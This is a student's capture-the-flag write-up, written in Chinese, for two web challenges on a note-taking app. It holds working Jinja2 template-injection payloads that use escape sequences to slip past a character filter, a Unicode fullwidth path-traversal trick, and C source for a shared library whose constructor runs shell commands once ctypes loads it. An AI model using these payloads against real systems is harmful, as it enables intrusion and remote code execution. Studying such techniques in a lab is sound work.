EDU-CTF Writeup - HW1

#Web

學號：`415551013`

題目 1


- Flag： `CTF{unicode-to-bypass-path-check-ouo-qn1dwj}`

Web - SafeNote #1

此為題組，SafeNote 中共有兩把 flag。

`http://chals1:21000/`


點開網址，是一個名為 Safe Notes 的筆記網站，可以建立筆記並上傳附件：




解題

觀察

1. 觀察網站發現 Title、Note 可以建立筆記，建完的筆記會在 Your notes 的列表上
2. 嘗試建立筆記後，頁面提供 "草稿預覽" 和 "附件上傳" 兩個功能






測試路徑

上傳任意檔案 `tmp.txt` ，可以在 `/attachments/preview?file=tmp.txt` 得到預覽檔案

-> 嘗試到上級資料夾：網址輸入 `/attachments/preview?file=../../../../../app/main.py`



-> 程式可能有路徑檢查機制

-> 分析後端確認路徑檢查機制

測試 & 繞過 SSTI

1. 在 `Draft text` 中輸入 `{{7*7}}` 測試，發現存在 SSTI

   -> 測試其他 Jinja2 語法

輸入	結果
`{{[10,20][0]}}`	10
`{{'abc'|attr('upper')()}}`	ABC
`{{'a_b'}}`	Template contains unsupported characters.
{{config}}	空白
`{{cycler|attr('\x5f\x5finit\x5f\x5f')}}`	空白
{{(cycler|attr('\x5f\x5finit\x5f\x5f')) is undefined}}	True

   -> 禁止輸入 `.`、`_`，用 `\x2e`、`\x5f` 可以繞過；限制存取 `__init__` 等私有屬性

2. 獲取環境資訊

```
{{'{0\x2e\x5f\x5finit\x5f\x5f\x2e\x5f\x5fglobals\x5f\x5f[os]\x2eenviron}'|attr('format')(cycler)}}
```

Preview

environ({'HOSTNAME': '1d58d1b4bbe2', 'HOME': '/root', 'PYTHONUNBUFFERED': '1', 'GPG_KEY': 'A035C8C19219BA821ECEA86B64E628F8D684696D', 'PYTHON_SHA256': 'bfb74ad39efae27cda510f134ab408e00f9992c56851cfc0b1cdb5646da11599', 'PYTHONDONTWRITEBYTECODE': '1', 'SAFENOTE_STORAGE': '/app/storage', 'PATH': '/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin', 'LANG': 'C.UTF-8', 'PYTHON_VERSION': '3.11.17', 'PWD': '/app', 'SERVER_SOFTWARE': 'gunicorn/23.0.0'})

   成功取得環境變數，其中包含：

   - SAFENOTE_STORAGE=/app/storage
   - PWD=/app
   - SERVER_SOFTWARE=gunicorn/23.0.0

後端程式

1. 讀參數 `__init__.__globals__['os'].sys.argv`

```
{{'{0\x2e\x5f\x5finit\x5f\x5f\x2e\x5f\x5fglobals\x5f\x5f[os]\x2esys\x2e
argv}'|attr('format')(cycler)}}
```

-> `['/usr/local/bin/gunicorn', '--workers', '2', '--bind', '0.0.0.0:8000', 'main:app']`

-> 使用 Gunicorn 啟動，且程式位於 main

2. 查看 `main` 的檔案位置

`__init__.__globals__['os'].sys.modules['main'].__file__`

```
{{'{0\x2e\x5f\x5finit\x5f\x5f\x2e\x5f\x5fglobals\x5f\x5f[os]\x2esys\x2e
modules[main]\x2e\x5f\x5ffile\x5f\x5f}'|attr('format')(cycler)}}
```

-> `/app/main.py`

3. 取得 main 的 objects `__init__.__globals__['os'].sys.modules['main'].app`

```
{{'{0\x2e\x5f\x5finit\x5f\x5f\x2e\x5f\x5fglobals\x5f\x5f[os]\x2esys\x2e
modules[main]\x2eapp}'|attr('format')(cycler)}}
```

-> `<Flask 'main'>`

4. 無法直接讀取原始碼 -> 嘗試取得函式的用的常數

`__init__.__globals__['os'].sys.modules['main'].app.view_functions['preview_attachment'].__code__.co_consts`

```
{{'{0\x2e\x5f\x5finit\x5f\x5f\x2e\x5f\x5fglobals\x5f\x5f[os]\x2esys\x2e
modules[main]\x2eapp\x2eview\x5ffunctions[preview\x5fattachment]\x2e\x5
f\x5fcode\x5f\x5f\x2eco\x5fconsts}'|attr('format')(cycler)}}
```


-> `(None, 'file', '', '..', ('/', '\\'), 400, 'NFKC', 'rb', 16777216, 404, 'application/octet-stream', ('mimetype',))`

-> 發現 NFKC -> 推測附件預覽功能用 Unicode NFKC 正規化路徑

Unicode Path Traversal

網址輸入 `?file=．．／．．／．．／．．／．．／app／main.py`

下載 main.py



```
# CTF{unicode-to-bypass-path-check-ouo-qn1dwj}

import ctypes  # Retained from the old desktop preview bridge.
import os
import re
import sqlite3
import unicodedata
import uuid
from pathlib import Path
from urllib.parse import quote
```

flag = `CTF{unicode-to-bypass-path-check-ouo-qn1dwj}`

題目 2

- Flag： `CTF{safe_notes_rce_0f1efdba}`

Web - SafeNote #2

此為題組，SafeNote 中共有兩把 flag。

解題

觀察

從上一題已經拿到 `main.py`

```
29    STORAGE = Path(os.environ.get("SAFENOTE_STORAGE", "/app/storage")).resolve()
30    ATTACHMENTS = STORAGE / "attachments"
```

```
144       destination = ATTACHMENTS / original_name
145       upload.save(destination)
146       with connection() as db:
147           db.execute(
148               "INSERT INTO attachments (id, note_id, filename, storage_name) "
149               "VALUES (?, ?, ?, ?)",
150               (attachment_id, note_id, original_name, original_name),
151           )
```

-> 發現上傳的檔案儲存在 `/app/storage/attachments/`

```
import ctypes  # Retained from the old desktop preview bridge.
```

-> 使用 `ctypes`

> **ctypes**
>
> `ctypes` 可以在 Python 程序中載入 Linux 動態函式庫。
> `ctypes.cdll` 可以透過屬性存取觸發函式庫載入

-> 上傳 ELF Shared Library，利用 SSTI 觸發 ctypes 載入

RCE

1. 建立 `payload.c` ，依照提示 "flag 在根目錄"，先用指令列出根目錄

```
#include <stdlib.h>
__attribute__((constructor))
static void run(void) {
    system("(id; ls -la /) > /app/storage/attachments/result.txt
2>&1");
}
```

> Linux 在載入動態函式庫（.so）時，會自動執行其中被標記為 constructor 的函式，`payload` 被連結時會自動執行 `run()` ，並將結果存成 `result.txt`

compile

```
gcc -shared -fPIC -o payload payload.c
```

2. 上傳並觸發，在 Draft text 中輸入 `__init__.__globals__['os'].sys.modules['ctypes'].cdll` 的繞過版：

```
{{'{0\x2e\x5f\x5finit\x5f\x5f\x2e\x5f\x5fglobals\x5f\x5f[os]\x2esys\x2e
modules[ctypes]\x2ecdll\x2e/app/storage/attachments/payload}'|attr('for
mat')(cycler)}}
```

檢查 `attachments/preview?file=result.txt`

```
uid=999(notebook) gid=999(notebook) groups=999(notebook)
total 72
drwxr-xr-x   1 root root 4096 Oct 23 09:05 .
drwxr-xr-x   1 root root 4096 Oct 23 09:05 ..
-rwxr-xr-x   1 root root    0 Oct 23 09:05 .dockerenv
drwxr-xr-x   1 root root 4096 Oct 20 12:07 app
lrwxrwxrwx   1 root root    7 Jul 17 17:05 bin -> usr/bin
drwxr-xr-x   2 root root 4096 Jul 17 17:05 boot
drwxr-xr-x   5 root root  340 Oct 23 09:05 dev
drwxr-xr-x   1 root root 4096 Oct 23 09:05 etc
-rw-r--r--   1 root root   29 Oct 23 09:05 flag-ae4e42ac.txt
drwxr-xr-x   1 root root 4096 Oct 19 23:44 home
lrwxrwxrwx   1 root root    7 Jul 17 17:05 lib -> usr/lib
lrwxrwxrwx   1 root root    9 Jul 17 17:05 lib64 -> usr/lib64
drwxr-xr-x   2 root root 4096 Oct  5 00:00 media
drwxr-xr-x   2 root root 4096 Oct  5 00:00 mnt
drwxr-xr-x   2 root root 4096 Oct  5 00:00 opt
dr-xr-xr-x 890 root root    0 Oct 23 09:05 proc
drwx------   1 root root 4096 Oct  6 02:01 root
drwxr-xr-x   3 root root 4096 Oct  5 00:00 run
lrwxrwxrwx   1 root root    8 Jul 17 17:05 sbin -> usr/sbin
drwxr-xr-x   2 root root 4096 Oct  5 00:00 srv
dr-xr-xr-x  13 root root    0 Oct 12 02:27 sys
drwxrwxrwt   1 root root 4096 Oct 23 12:55 tmp
drwxr-xr-x   1 root root 4096 Oct  5 00:00 usr
drwxr-xr-x   1 root root 4096 Oct  5 00:00 var
```


3. 查看 `flag-ae4e42ac.txt`
   - 建立 `payload2.c`

     ```
     #include <stdlib.h>
     __attribute__((constructor))
     static void run(void) {
       system("cat /flag-ae4e42ac.txt >
     /app/storage/attachments/flag_result.txt 2>&1");
     }
     ```

     compile

     ```
     gcc -shared -fPIC -o payloadflag payload2.c
     ```

   - 上傳並檢查 `/attachments/preview?file=flag_result.txt`

4. flag = `CTF{safe_notes_rce_0f1efdba}`